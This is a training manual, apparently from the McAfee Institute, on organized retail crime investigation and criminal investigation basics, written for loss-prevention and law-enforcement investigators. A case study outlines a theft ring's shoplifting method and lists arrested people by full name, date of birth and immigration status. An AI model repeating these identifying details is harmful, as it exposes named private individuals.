Jeremy Tippet, Sam Reichman, Jerry Biggs, Kathleen Smith, Jamie Bailey, Gary Weisbecker, Brenden Dugard, Al Moriarity, Bill Wooters, Roderick Bailey, Art Keller, Belinda Johns, Kathy Klendinstine, Fred Newell, Robert Myers, Josh Eudy, Dennis Thomas, Jeff Hunter, & Paul Curtis.

Joshua P McAfee
CEO / Founder of McAfee Institute

20.1. Defining Organized Retail Crime

Defining ORC Investigation

The term Organized Retail Crime (ORC) Investigation is truly a methodology for resolving ORC allegations from the initiation of the investigation to the final disposition. ORC Investigations involve obtaining evidence, gathering intelligence, taking statements, conducting surveillance, writing reports, testifying, and aiding in the discovery and deterrence of organized retail crime.

Obtaining Evidence and Taking Statements

Evidence of ORC typically takes the shape of documents, CCTV, surveillance, and statements. As such the ORC investigator must know how legally obtain evidence, conduct surveillance's, and interview witnesses and subjects.

Conducting Surveillance

ORC investigators are often required to conduct a wide variety of surveillance's during investigations; these might include mobile, foot, CCTV, internet-based surveillance's. It is extremely important the ORC investigator understands the legalities and the proper use of surveillance techniques to aid in resolving the investigation.

Writing Reports

Once evidence has been obtained and any necessary parties (subjects, persons of interest, witnesses) interviewed and statements obtained, the ORC investigator is responsible for writing an accurate, clear and unbiased report reflecting the ORC investigation results. These reports might be presented to management, law enforcement, prosecutors, attorneys, and others to determine the facts. Remember it's the ORC investigators role to gather the evidence, not serve as judge or jury as it relates to guilt. Opinions in ORC investigation matters are generally avoided. Articulation of the facts is absolutely essential!

Testifying

Once an ORC investigation is completed, the ORC investigation might be handed over to law enforcement for prosecution. During this phase, the ORC investigator might be called upon to testify before the judicial authorities regarding the findings. ORC investigators are expected to testify truthfully to matters relevant to the investigation and to do so in a clear and concise manner.

Discovery and Deterrence

Overall responsibility for the deterrence of ORC lies with management or other appropriate authority. However, the ORC investigator is expected to understand root cause and provide appropriate recommendations on policies and procedures to prevent ORC.

The discovery of ORC within the organization might come from management, internal or external auditors, as well as loss prevention. However, once evidence exists that ORC is presented, the ORC investigator is expected to perform the necessary practices, as set forth in this manual, to resolve the matter. Allegations must be resolved in a professional and legal manner.

20.2. Characteristics of an ORC Investigator

Characteristics of an ORC Investigator

ORC Investigators are uniquely qualified and should possess distinctive attributes. Besides the technical skills required for the role, the successful ORC investigator has the keen ability to elicit information from a wide variety of witnesses, subjects, and victims during the course of an investigation. ORC Investigators are impartial, truthful, and their integrity must always remain above reproach. They are able to ascertain facts and to report on them accurately.

The ORC investigator is part criminologist, part investigator, part attorney, and part forensic analyst.

ORC investigators must be effective with people. They are able to motivate and influence individuals to be helpful during the course of the investigation. This is very important because the ORC investigator is likely to only have a few moments of time with an individual for a very specific purpose and then the opportunity is lost. Also, the ability to communicate effectively with different types of people is absolutely essential. No two people are alike and the ORC investigator's role is to be able to relate and rationalize appropriately with subjects on an individual, case by case, basis.

Lastly, it is important that ORC investigators are able to simplify organized retail crime investigations so that others understand them. ORC investigations often involve complex fraud schemes and networks of individuals, but in reality, most ORC investigations are rather simple. It is most often the method of concealment that creates the illusion of complexity.

20.3. ORC Investigation Methodology

ORC (organized retail crime) investigation methodology requires that all ORC allegations be addressed in a consistent, legal manner and resolved on a judicious basis. At each stage of the ORC investigation process, the evidence obtained and the ORC theory approach is continually evaluated. The ORC investigation methodology gathers evidence from a broad-spectrum to the very specific. Because of the legal consequences of an ORC investigators action, the rights of all individuals must be observed throughout.

Prediction

Investigations into organized retail crime entail a variety of steps that are required to resolve allegations of an ORC – surveillance, forensic analysis, cyber intelligence, interviewing witnesses, working with informants, writing reports, dealing with the courts and working with prosecutors. The investigation into organized retail crime must be conducted with both professionalism and adequate cause considering that it specifically deals with individual rights of others.

ORC Theory

The ORC investigator, as with any other case, will begin the investigation with the intent that it will result in prosecution or civil litigation. To solve ORC investigations the investigator will be making assumptions through the course of the investigation. ORC theory often begins with an assumption; based on readily available facts presented to the ORC investigator this might include CCTV, inventory deviations, online sales, witness statements or surveillance. This assumption is then tested to see if it can be proven or not. This is done just as a scientist may formulate a hypothesis and then test it to discern its validity.

ORC theory involves the following steps:

1. Analyze available data
2. Create a hypothesis
3. Test the hypothesis
4. Refine and Re-test the hypothesis

Case Study:

During a traffic stop in Polk County on two vehicles in response to a BOLO (Be On Look Out) for an armed aggravated battery suspect. The vehicle matched the suspect vehicle description. During the traffic stop, it was determined the occupants of the vehicle were illegal aliens and were in possession of stolen baby formula.

Analyze Available Data

If ORC is suspected the ORC investigator will begin looking into the facts of the case. A review of documents, video, statements and more are likely to be reviewed at this juncture. The ORC investigator should keep in mind that although this might start out as an initial theft report it could be the result of an organized retail crime. In this situation, the ORC investigator would attempt to identify from where the baby

formula was stolen. An attentive ORC Investigator may notice whether there were any price tags on the items, store tags, or any kind of identifiers that may further assist in the investigation. They will also be aware of any potential methods or tools that may have been employed to commit the theft.

Creating a Hypothesis

The hypothesis is what is considered the “best guess” to as what has occurred. Some consider it the “worst-case” scenario based on the initial report of ORC.

A hypothesis could be created that these individuals are part of a larger more sophisticated ORC ring and that other individuals may be involved. These subjects may be moving the stolen goods out of state for resell in an effort to lower the risk of detection. Baby formula is not typically fenced via the internet so looking for a physical location to resell the merchandise is probable.

Testing the Hypothesis

Testing the hypothesis encompasses a “what if” scenario. If, as part of the hypothesis a booster ring existed the ORC investigator would likely find some of the following facts:

- The suspects where part of a larger crime ring of boosters.
- Tools indicative of ORC such as booster bags, EAS removal tools might have been located.
- There would be a lack of proof of purchase (receipts, payments, etc.)
- Cell phone usage may indicate others involved, i.e. texts indicating theft activities.

Refining and Re-testing the Hypothesis

Once you have tested the hypothesis, the ORC investigator may find that all of the facts do not fit that particular scenario. If that is the case you should revisit the initial hypothesis and retest. Often times you might revisit and re-test several scenarios before you establish all of the facts. For example, you might hypothesize that the booster is also fencing the merchandise on an online auction platform. Through your review, you eliminate that hypothesis. However, you might now re-hypothesize that they are fencing the merchandise at a local pawn shop. You may then consider visiting the local pawn shop and establish whether the stolen goods are in fact on their shelf.

Case Results:

The Polk County Sheriff’s Office (PCSO) and Florida Department of Law Enforcement (FDLE), working in conjunction with the State Attorney’s Office (SAO) of the Tenth Judicial Circuit, U.S. Department of Agriculture (USDA), and the Food and Drug Administration (FDA) Criminal Investigations Division, have shut down an elaborate retail theft ring operating in the central Florida area responsible for the theft of thousands of cans of powdered baby formula, spanning throughout the southeastern United States. In all, 40 detectives working from October 2008 to March 2009. A total of 21 suspects were arrested who were found to be stealing baby formula from 6 different counties (Polk, Highlands, Hillsborough, Manatee, Orange, and Osceola) and transporting it out of state.

The investigation began on October 11, 2008, during a traffic stop in Polk County on two vehicles in response to a BOLO (Be On Look Out) for an armed aggravated battery suspect. The vehicles matched the

suspect vehicle description. During the traffic stop, it was determined the occupants of the vehicle were illegal aliens and were in possession of stolen baby formula. Seven suspects were arrested*.

Through further investigation and interviews, detectives learned there was additional stolen baby formula at the Days Inn motel located at 4104 West Vine Street in Kissimmee (Osceola County). Detectives responded to the motel and located 2 vehicles in the parking lot, both of which contained the stolen baby formula. Six more suspects were arrested*. All thirteen (13) suspects were charged with organized retail theft (F-2). Through interviews with detectives, these suspects admitted to working together as an organized theft ring.

- All of the suspects were in the country illegally and were either here from Honduras or Mexico.
- The suspects admitted to traveling from Atlanta, Georgia for the sole purpose of stealing baby formula.
- They were being paid anywhere from \$100 to \$300 a day for stealing baby formula.
- Three of the vehicles they were driving had recently been purchased for the sole purpose of stealing baby formula.

The suspects advised detectives that they operated in the following manner:

Three men would go to a store, one subject acted as the vehicle driver while the other two subjects entered the victim business. The two males would then meet with two females inside of the victim business. One of the male subjects would place baby formula into a shopping cart or shopping basket. They would then walk to an aisle without a security camera. The other male would conduct Counter-surveillance to ensure the group was not apprehended.

The females would then walk to the aisle where the man with the cart of baby formula awaited. Within a minute or two the women would then exit the store with up to six cans of baby formula in an over-sized ladies' bag. The bag had the lining removed and contained nothing inside. This type of bag is called a "Boost Bag." In several of the stores, the women were able to go in and out of the store more than once to steal baby formula.

The group would spend approximately fifteen minutes in each store before getting back into the vehicle. The driver never exited the vehicle. The group would then drive to the next store. The group was able to steal the formula from fifteen or more stores per day. The suspects would then take the formula back to their motel room and pack it into paper shopping bags. Once the formula was packed, the subjects then transported the stolen baby formula to a storage unit. They would then repeat the process until they had enough formula to call and have it transported to an out of state location.

On October 16, 2008, a PCSO patrol deputy conducted a traffic stop on a black Honda for a traffic violation after he observed it leaving Dundee Storage. The driver, Jose Chirinos-Hernandez, DOB 08-28-1983, had a suspended driver's license and was placed under arrest. During a search of the Honda incident to arrest, the deputy located numerous cans of baby formula, which were later verified as stolen. The patrol deputy also located a map of store locations and tally sheets used to count stolen formula. Carmen Banega-Castillo, DOB 04-19-1986, who was also in the car, was taken into custody as well. A search of the storage

unit belonging to the driver of the Honda revealed 900 cans of baby formula valued at \$17,500. Detectives determined this was part of a large-scale organized criminal enterprise and asked for assistance from FDLE and the FBI Lakeland Field Office.

From November 2008 through February 2009, detectives served 20 search warrants and interviewed numerous people who were already in jail or had previously been arrested for baby formula theft, two of whom were in other county jails: Jessie Lopez, DOB 12-31-1972; and Blanca Sevilla, DOB 01-06-1969. As a result of these interviews and the ongoing investigation, the organizer of this retail theft ring was identified as Eli Nimrod Castillo-Almendarez, DOB 08-20-1979. Eli rents a storage unit in Orlando and employs groups of individuals to steal baby formula. Eli arranged on average two trips a week, transporting the stolen formula from Florida to North Carolina, where it was then repackaged and sold.

In February 2009, the USDA and FDA Criminal Investigations Division joined the investigation. The investigation ended on March 5, 2009, when the organizer, Eli Nimrod Castillo-Almendarez, and three others, Eber Ramon Escalante-Almendarez, DOB 09-16-1989; David Ruiz, DOB 01-29-1982; and Sonya Ponce, DOB 12/4/81, were arrested by PCSO deputies. Charges on these four subjects vary from Organized Retail Theft to No Valid DL, and additional charges are pending.

In all, 21 arrests have been made, and over 3,000 cans of stolen powdered baby formula have been seized, with a retail value of \$75,000 (the cans average in value \$25.00 per can). Last week alone, detectives seized 1,955 cans of formula, which was one week's worth of work for the boosters. At \$25.00 per can, \$48,875 worth of formula was stolen in one week, which means in one year, the suspects stole \$2.5 Million worth of formula. One suspect told detectives she has been doing this for 7 years. At \$2.5 Million per year, her group was responsible for stealing \$17.5 Million worth of formula.

20.4. Stakeholders

There are a variety of different stakeholders in combating ORC and e-fencing, including retailers, state and local law enforcement, federal entities, and online marketplaces:

Retailers: ORC activity has been identified across a variety of different industry segments and retail outlets of all sizes. Retailers bear the greatest impact of these crimes and invest resources to combat ORC activity. Representing individual retailers are several industry groups that are involved in various efforts to communicate ORC-related information and conduct stakeholder outreach and lobbying efforts on behalf of its members. Among these groups are the National Retail Federation, Retail Industry Leaders Association, National Association of Chain Drug Stores, and the Food Marketing Institute.

State and local law enforcement: Local law enforcement is routinely involved in investigating property crimes, including retail theft, but because ORC cases often span across multiple local jurisdictions, investigations may also include county-level or state law enforcement agencies, as applicable. These agencies are generally responsible for enforcing state laws and are routinely involved in developing evidence against potential ORC suspects, which may include surveillance or undercover sales and purchases.

Federal entities: Although there is currently no federal statute that explicitly criminalizes ORC, such behavior may be prosecuted under a variety of other federal criminal statutes including, for example, interstate transportation of stolen property and laundering of monetary instruments among others. Principal federal agencies involved in ORC investigations include the FBI and ICE but may also include the USSS, Postal Service, or Internal Revenue Service if ORC cases involve mail fraud or credit card fraud, among other crimes in which these agencies may have jurisdiction to investigate.

Online marketplaces: With the introduction of the Internet, online marketplaces have emerged as a powerful platform for commerce for both individuals and businesses alike. However, along with legitimate transactions, such marketplaces also present ORC groups with an additional venue to potentially fence their stolen goods. eBay, founded in 1995, is currently the largest of the domestic Internet marketplaces. Other domestic online marketplaces commonly cited by stakeholders include Amazon, Overstock, Oodle, Craigslist, Facebook Market-Place, and Ubid.

20.5. Establishing the Proof Stages in ORC Case

Proof in most ORC cases usually proceed through three basic stages. First, the ORC investigator assembles the circumstantial case through documents, interviews, and video (where appropriate). Then the investigator uses circumstantial evidence to persuade witnesses or informants to provide direct evidence against the defendant. The defendant is then interviewed to obtain a statement of admission for the crimes identified during the proof stages.

Stage 1: Assembling Circumstantial Evidence

Circumstantial evidence is presented to help draw inferences in a criminal case about how events tie together. It's also labeled as indirect evidence. Both sides in a trial will search out this type of evidence in order to support the claim they are presenting. Convictions can be obtained by using circumstantial evidence; however, this type of evidence needs to be corroborated in order to obtain a conviction.

For example, circumstantial evidence can come from a witness who observed a person with a booster (concealment) bag possibly steal an entire shelf of Advil. Not having seen the act committed, the witness' testimony becomes circumstantial evidence. The witness can describe what they observed, such as the booster bag full of Advil. Other facts would be needed to corroborate the witness account and alleged criminal act in order for the accused to be found guilty.

Circumstantial evidence is suggestive evidence that helps build the main point. Whether or not circumstantial evidence is believed will have a large influence on the verdict, especially in cases with little direct evidence. The presentation of circumstantial evidence in jury cases, where the prosecution typically has to prove its case beyond a reasonable doubt, is critical.

Stage 2: Acquiring Direct Evidence

Direct evidence is a more straight-forward support of the argument being made. This type of evidence does not ask the jury to develop opinions based on circumstance. Its purpose is to provide evidence that shows proof beyond a reasonable doubt.

For example, entering a booster (concealment bag) with fingerprints on it as evidence is considered direct evidence. This places a booster (concealment) bag into someone's hand as fact. Video, audio, DNA and even certain types of witness testimony can all be used as direct evidence.

The weight witness testimony may carry varies on the background of a witness. The opinion of a forensics expert will likely be taken with a stronger understanding than the testimony of a convict.

Stage 3: Obtaining Admission Statements

The best way to close an investigation is through a written admission statement from the defendant. Obtaining an admission followed by a written statement is a proven way to secure the case and help to identify any missing elements in the case.

To effectively prepare the ORC investigator to understand and respond to the complex nature of ORC investigations, the rest of the manual is divided into four sections: ORC Schemes, Investigations, Criminology, and Ethics.

20.6. Factors Contributing to Organized Retail Crime

Understanding the factors that contribute to the growth of ORC will assist in developing and implementing operational strategies and methods to detect and prevent these crimes. Some retailers are more affected by ORC than others. This could be due to factors such as:

Types of goods sold:

Some merchandise may be more attractive to organized retail criminals due to the ease of theft and market demand.

Location:

Factors such as being in a mall or near a major highway affect the likelihood of experiencing ORC issues.

Retailers' controls and policies:

Some retailers place an associate at the entrance/exit of the store and check receipts of departing customers. Others hire security staff dedicated to detect and prevent ORC, while still others add this responsibility to existing staff. Industry research and data tend to support these issues as contributing to the growth of ORC.

21. Intro to Criminal Investigations

Intro to Criminal Investigations (Reading Assignment)

The word “investigation” derives from the Latin word “vestigare”, which means “to track or to trace”.

Criminal investigations as they are today are a fairly new concept. In the past, crimes were solved by lewd and discredited means i.e. witchcraft, torture, and other various methods. Then in the early 19th century criminologists felt there was a need to create specific standards to identify criminals. This was due in part because criminological theories would be useless unless the correct person(s) were prosecuted. For example, the theory of deterrence and positivist theory of rehabilitation cannot be correlated to a person(s) who is not guilty because no amount of punishment can fix an innocent person(s). Therefore, Dr. Hans Gross, Edmond Locard, and August Vollmer took on the task of developing and creating the earliest crime lab in the world, to develop and nurture the art and science of investigation.

However, a criminal investigation is not specifically used in just law enforcement. For example, a Loss Prevention professional might conduct criminal investigations into Organized Retail Crime. A Private Investigator might investigate Workman's Compensation Fraud. By asking questions and performing certain tasks it leads you to an end result whether it be an arrest, conviction, or the loss of benefits, investigation is the start of it all.

When using investigation in conjunction with law enforcement, it is safe to say that a crime cannot be solved on its own unless the police or investigator conducts a criminal investigation.

A criminal investigation is “the systematic, step-by-step process of determining whether or not a crime has been committed, and if so, who committed it”. Since this process involves a step-by-step process, it may help to know the different stages included in the development of an all-out criminal investigation. These are:

1. Detection- is the fact of discovery. It is the circumstance at random that triggers the process of our criminal justice system. This happens when a crime or activity is noticed by the police or is brought to their attention.
2. Preliminary Investigation- is the initial stage of the investigation immediately after the crime has been committed.
3. The preliminary investigation portion is usually carried out by first responders or first officer(s) on the scene. These folks take on the following vital responsibilities on site: a. deal with emergencies b. neutralize any threats on scene c. administer aid to anyone injured d. cordon off crime scene to help preserve any possible evidence e. record all information and convey it to available patrol units for possible pursuit f. wait for detectives and relay information
4. Follow-up Investigation- this step happens after the completion of the preliminary investigation. It is a more in-depth investigation usually made by detectives or investigators. This stage is implemented to help combine and tie up any loose ends of the initial investigation to help compile the strongest case possible for prosecution.
5. Re-investigation- in some cases is resorted to whenever critical errors have been committed or are suspected from the earlier investigation which may hinder the closure of the case. This usually occurs when

unethical investigative practices are suspected, thereby requiring reinvestigation to prevent a miscarriage of justice. These unethical investigative practices may include: a. Torture b. Planting evidence c.

Instigating

6. Frame-up – where a non-guilty individual is made to appear guilty of a criminal act committed by someone else

7. Whitewash or cover-up – is when police officials deny that a crime was committed

Criminal investigations in any stage are repressive. Meaning it is only used when criminal activity happens. Crime prevention is the primary purpose of law enforcement. However, if the primary purpose fails then criminal investigation takes over. Which makes criminal investigation reactive instead of proactive. A criminal investigation can also fall into a preventive category in a very limited sense. By conducting a thorough investigation, law enforcement can prevent future crimes from being carried out by the same individual.

QUALITIES OF A GOOD INVESTIGATOR

Not all law enforcement officers are an acceptable fit for a detective or investigative role. To qualify for such assignments candidates must possess competent Intellectual, Emotional, and Physical characteristics

Intellectual: To be a proficient investigator one must be able to differentiate between facts and fiction since they will be dealing with numerous kinds of information. One must learn how to use deductive and inductive reasoning, implement and maintain a logical process of elimination, familiarize oneself with the general knowledge and motivations of criminals, and be proficient at asking probing questions. One must do all of these things all while being able to retain information. On top of this, one must prepare his/her report in a well-organized case folder.

The investigator also has the initial responsibility to propose what offense to charge. One, therefore, must have a profound knowledge and understanding of the penal laws in his/her specific state/city/county. An investigator is also expected to be proficient on the correct procedures for the filing of a complaint, Application for Search Warrant, testimony in court, making affidavits, etc. Also, one must be able to identify the evidentiary value of materials and information he/she comes across in the course of his/her investigation. All of these require more than an average intellectual capability.

Emotional/Psychological: Investigators often come across cases which expose the worst of human nature everything from: molestation from a family member, children murdering their parents, neighbors stealing from neighbors, rapists/serial killers who ravage and kill their victims. Investigators who have insufficient emotional and psychological experience may find themselves affected by the cases they are handling. If things get too personal for an investigator, he loses his neutrality and objectivity by becoming too involved in the case. An emotionally immature policeman may be susceptible to manipulation. Remember, not all complainants are victims. For instance: subject A complained that she was raped by subject B. Human nature naturally feels sympathy for A, the “victim”. But the investigator cannot be swayed so easily. He/she must be suspicious of the possibility that subject A is lying and was motivated by outside influences against subject B. Therefore, a good investigator must be impartial and have the diligence and professionalism to

independently gather facts.

Physical: the least important but still valuable characteristic is the ability to continuously work long hours in the field under less than favorable conditions. Detectives often find themselves working in remote areas where there is limited access to food, drinks, and medicines. There are instances where the location of the crime scene is physically challenging such as a ravine, cliffs, or a deep well where the investigator may have to climb up and down or in or out of. Not all but most crime scenes are exposed to the elements, the sun, the rain, chemicals and even infectious bacteria. This can hinder the investigator's ability to do his/her job safely.

CSI EFFECT- is a phenomenon in correlation to criminal investigation that results to an "unrealistic expectations of the public in the conduct of criminal investigation" due primarily to the popularity of fictional TV shows such as CSI. Far from the romanticized depiction of detectives on televisions and in the movies, effective investigators are often involved in hard work, risking their lives and limbs, and living anonymously far from the limelight's often depicted in the movies.

Goals of Criminal Investigation

The objectives of a criminal investigation are not as simple as just solving cases. Occasionally, a case is unsolvable, yet every lead must be exhausted. A criminal investigation is an art and a science. In science, the absolute truth is often achieved. Experience has shown that in criminal investigations a less decisive hypothesis may sometimes be all that is possible to achieve.

The objectives of criminal investigations are as follows:

1. Determine if a crime was committed.
2. Collect information and evidence legally to identify who was responsible.
3. Apprehend the person responsible or report him to the appropriate civilian police agency.
4. Recover stolen property.
5. Present the best possible case to the prosecutor.
6. Provide clear, concise testimony.

INVESTIGATIVE TOOLS

(3 I's of investigation)

The following are recognized tools of investigators:

1. Information
2. Instrumentation
3. Interrogation

INFORMATION – For purposes of investigation, information is "anything that tells us something, whether, correct or incorrect". This is a generic term that refers to any facts, statements or materials surrounding a crime that has been committed. If the information good and solid and could further advance the investigation, it is called a LEAD. When no more leads can be developed, it is said that the investigation is

facing a BLANKWALL.

SOURCES OF INFORMATION The following are sources of information:

- A. Persons
- B. Places
- C. Things

A. Persons– these are individuals who may be:

1. Victims– the direct recipients of the crime itself who suffered direct or indirect loss/injury as a consequence thereof
2. Complainants – persons who informs the police of a crime
3. Witnesses– third party persons who have personal knowledge of relevant facts surrounding a crime
4. Informers/Informants– furnishes information relative to a crime either voluntarily or for a consideration
5. Suspects – person who is accused as the perpetrator of the crime

In processing persons as sources of information, the investigator generally conducts an:

INTERVIEW – is a general conversation for the purpose of gathering as much pertinent information as the person(s) can possibly give. However, when the person(s) is the suspect or a hostile witness, the conversation is rather confrontational and is called **INTERROGATION**. With respect to the suspect, interrogation is only acceptable if made in compliance with Miranda Rights (we will get to these in a different section).

Planning the interview: the interviewer must have a basic knowledge of the crime before any intelligent questions and elicit useful information can be obtained from the interviewee. General data must be gathered. This data involves the basic 5W and 1H of criminal investigation:

1. What?
2. Where?
3. When?
4. Who?
5. Why?
6. How?

Assuming that a crime was reported and you are the criminal investigator. On-site you must establish the following facts:

1. What is the nature of the case?
2. Where was it committed?
3. When did it happen?
4. Who are the persons involved?
5. Why did it happen?
6. How was it committed?

B. Places – as a source of information generally refers to the scene of the crime (locus criminis). It is important for the investigators to determine the location of the actual crime scene because it contains the highest concentration of physical evidence and possible witnesses.

Crime scenes may be:

1. Primary Crime Scene – the place where the crime was committed
2. Secondary Crime Scene – the place where the crime was continued
3. Pseudo Crime Scene – a crime scene staged to mislead, cover-up, or conceal what really happened

C. Things – are any objects found at the crime scene or in the suspect's possession. These objects are of evidentiary value. The investigative classification of evidence is more technical and is somewhat different from the classification of evidence under the Rules of Court.

Things include the following:

1. Trace evidence – evidence found at the crime scene which places the suspect on the scene such as fingerprints, shoe imprints, and cigarette butts. Trace evidence may also include evidence which indicates the whereabouts and movements of the suspect, such as plane tickets, ATM withdrawals, receipts, etc.
2. Associative evidence – evidence found in the suspect which places him at the crime scene, such as bite marks, tools, & blood-stained shirts.

There are also special types of associative evidence called:

1. Souvenir – part of the crime scene which the suspect intentionally took as a remembrance, such as the underwear of a rape victim
2. Trophy – part of the body of the victim which the suspect intentionally took as a memento, such as the pubic hairs of the rape victim.

For criminal investigations to be successful, the investigator must understand the general rules of evidence; provisions and restrictions. Law enforcement investigators must also be familiar with the laws and limitations as well. As investigators adopt a more scientific approach to criminal investigations and rely heavily on tangible evidence than on the confessions of suspects or eyewitness accounts, the relationship between the investigator and criminologist becomes critical to the success of the investigation.

Most criminal investigations begin at the actual site or location in which the incident took place (scene of the crime). It is important that the first officer on the scene properly protects the evidence. The entire investigation rests on the initial law enforcement officer being able to properly identify, isolate, and secure the scene. Crime scenes should be secured by establishing a restricted perimeter. The purpose of securing the scene is to restrict access and prevent evidence destruction. There are many factors that dictate how a crime scene should be protected.

However, nationally recognized standards for crime scene protection suggest the following three-layer or tier perimeter:

- ∞ An outer perimeter (established as a border larger than the actual scene to keep onlookers and

nonessential personnel safe and away from the scene).

- ∞ An inner perimeter (allows for a command post and comfort area just outside of the scene).
- ∞ The core (actual scene).

Investigators conduct systematic and impartial investigations to uncover the truth. They work to determine if a crime was committed and to discover evidence of who committed it. Investigators efforts are focused on finding, protecting, collecting, and preserving evidence discovered at the crime scene or elsewhere. Their professional knowledge and skills should include crime scene photography, development of latent fingerprints, and recording crime scene impressions. They are skilled in the techniques and methods used to interview witnesses and interrogate suspects.

Law enforcement investigators document their actions and relevant details of an investigation in an investigator's notebook and use various methods of crime scene photography and sketches to capture the facts of a case. They ensure that evidence is accounted for by maintaining a complete chain of custody to allow it to be admissible in court. They must be skilled in providing professional testimony. An investigator's charter is to find impartially, examine, and make available evidence that will clear the innocent party and prosecute the guilty party. As fact finders, investigators maintain unquestionable integrity during a criminal investigation.

Law enforcement investigators frequently perform drug suppression, surveillance, and undercover operations. These operations are designed to gather critical information and police intelligence and stop illegal drug and contraband traffic. Investigators network with other police and intelligence agencies to report and share information.

Less experienced investigators can gain valuable experience by reviewing cases, consulting with peers, and working with experienced investigators. They also expand their knowledge through law enforcement courses designed to teach nationally recognized investigative techniques.

A Realistic View of Investigative Activities

INVESTIGATIONS

Conducting a successful investigation is often the result of having a wide range of knowledge and using common sense. There are certain actions that apply to all investigations. Investigators follow these intelligent and logical steps to ensure that an investigation is conducted systematically and impartially. Over time certain actions have proven useful for specific investigations. It is an intelligent investigator who understands and applies the knowledge, skills, and techniques learned for a particular investigation and uses them wherever they are most useful in any investigation. This means that, in order to conduct a successful homicide investigation for example, the investigator must do more than just follow the investigative process and guidelines for investigating homicides. Knowing and using a technique usually used for investigating a robbery may be just what is needed to help solve a homicide case.

HYPOTHESIS DEVELOPMENT

To achieve success in any case, is always a function of intellect and experience. Develop a hypothesis that serves as the framework for the case to set the basis of how the case investigation will flow. The hypothesis is based on a survey of the crime scene. It is a reasoned assumption of how the crime was committed and the general sequence of acts that were involved.

HYPOTHESIS MODIFICATION

You may find that you must change the hypothesis as new facts and leads are uncovered. Investigators must overcome the tendency to make contradicting information fit a set of existing assumptions. For example, if there is evidence that a murder was committed at the place where the body was found, it is enticing to ignore a factor a lead that does not fit that assumption. The lack of some item or event is just as important as its presence. As an investigator obtains new information, he must be willing to modify or change his initial ideas about how a crime was committed. Only through constant reassessment can the full value of his experience be realized.

EVIDENCE GATHERING

The art of an investigation lies primarily in gathering and evaluating information and evidence, both testimonial and physical. Testimonial evidence, like sworn statements of eyewitness accounts and admissions of guilt, is obtained through interviews and interrogations with people. Physical evidence, like-identified weapons, fingerprints, imprints, and blood, for example, is obtained by searching crime scenes, tracing leads, and developing technical data. Investigators must always be evidence conscious. The scene of any crime is evidence in and of itself, as is the testimony of trained investigators regarding observations and findings. Both physical and testimonial evidence are vital to the successful prosecution of an investigation.

TESTIMONIAL EVIDENCE

Obtaining testimonial evidence requires skillful interpersonal communication (IPC) with human sources of information, primarily with the persons directly involved in a case. Questioning victims, witnesses, complainants, suspects, and sources is the investigative method most often used to obtain testimonial evidence. It is also the method used to obtain background information that gives meaning to the physical evidence collected. The solution to many crimes is the direct result of leads and testimonial evidence developed through interviews and interrogations.

All law enforcement personnel must be skilled in IPC to elicit useful information. They must know how and when to ask the “right” questions. An investigator’s attitude and method of questioning, as much as the questions asked, can elicit the leading information and testimonial evidence needed to bring an investigation to a successful conclusion.

Victims and witnesses are questioned to gain information that will help show the facts of the crime. Investigators should do the following:

1. Question victims and witnesses to gather information on what they saw, know or did in regards to an

offense.

2. Question sources for information pertaining to the case under investigation.
3. Ask questions to obtain observations and develop descriptions that will identify suspects.
4. Question suspects to remove suspicion from the innocent and give the guilty an opportunity to confess.
5. Record information obtained from interviews and interrogations. From this information, develop statements that may become documents admissible in court as evidence when sworn to under oath and signed by the swearer.

EVIDENCE EVALUATION

The successful outcome of a case depends on an accurate evaluation of the evidence. Evaluation of evidence begins with the first information received about the occurrence of a crime. Evaluate evidence in light of the situation and conditions found at the crime scene and the information obtained by questioning persons connected with the event. Each piece of evidence should be evaluated individually and collectively in relation to all other evidence. If doubt exists about the evidentiary value of an item, process and secure it as evidence for later evaluation. Then an investigator can determine the worth of the item as evidence to the investigation.

After evaluating evidence and statements of expected testimony gathered during the preliminary investigation, decide what facts are still needed to establish the proof needed for the offense being investigated. Coordinate with other agencies to gain the information or documents needed to support the investigation. Make sure the administrative action is started early to secure help from and refer undeveloped leads to others agencies. Take early action to give other agencies time to comply with requests. Exploit every available local source of information while awaiting replies or action.

Carefully use selected sources and seek out reliable persons who possess information that is material to the case. The information needed can often be obtained from a central location. If new information is found, ensure that it is widely disseminated.

Evaluate evidence again in light of all new information. Support the evaluation with common sense and sound judgment enhanced by your experience. Discuss the evaluation of the evidence with supervisors, other investigators, technicians, other experts in a given field. Continue this evaluation process until the investigation has been concluded. Prepare a final report to document the findings when an investigation has been completed. The report must reflect the who, what, where, when, why, and how of the offense. A final report must be a thorough, timely, and objective evaluation of the findings.

The Result of Investigative Activities

CASE PREPARATION

After doing everything we discussed above, the investigator now shifts to case preparation, which is loosely defined as “the gathering of all records of the case in an orderly, chronological and logical manner, before the filing of the complaint”.

These records consist of the following:

1. Affidavits of complainant and witnesses
2. Affidavit of arresting officers (in case of entrapment or warrantless arrests)
3. Initial or spot report
4. Progress reports
5. Crime laboratory examination results
6. Closing or Final report which contains the recommendations of the LEAD investigator and endorsement by the Chief

Police Reports – are the official record of the actions taken by various police personnel in relation to an event, incidence or crime.

Kinds:

1. Initial or Spot report – made immediately after an incident. Usually, within 24 hours. Usually made by patrol officers or first responders.
2. Progress reports – contains a brief of actions taken after the initial investigation. Usually, criminal cases involve several progress reports which the lead investigator collates alongside the initial report and other documents; and
3. Final or Closing Report – contains a run-through of all the findings, reports, documents and affidavits and well as the recommendations of the lead investigator. Unlike progress reports, there can only be one final report.

Characteristics of a good report: The quality of your work as an investigator is judged by the quality of your report. Ideally, a police report must be like a bikini – short enough to make it interesting, yet broad enough to cover the most interesting parts. The following characteristics are desirable in a report:

Keyword: FACTUAL

1. Factual & Objective – the report must be based on facts and must be free of conjectures, speculations or opinions
2. Accurate – the information contained in the report must be precise
3. Concise & Complete – Concise means the report must be as short as possible, direct to the point and not circuitous. Complete means the report must contain all the elements of information (5W's & 1H)
4. Timely – the report must be submitted on time
5. Unadulterated – the report must not be embellished. Statements made by the witnesses must be recorded in “full” without adding or subtracting from what the witness said, even if the investigator believes that the statement made by the witness is wrong. Your job is to record it, not to edit it
6. Analytical – the report must develop one unified theme culled from all the different sources of information
7. Legible – the report must be written that others can read and understand its content, especially if the report is handwritten. This is important, as handling officers may be assigned in a different jurisdiction, retire, or may become unavailable so that other officers who assume the investigation must be able to continue the work of the previous investigator.

22. Intrusions & Attacks

22.1. Cyber Attacks on Government

Today, federal agencies are under constant attack, by very sophisticated and well-funded criminals and nation-states. The increasing efficacy of advanced persistent threats (APT's) continues to highlight the inadequacies of our defense mechanisms such as firewalls, IPS, AV, and gateways.

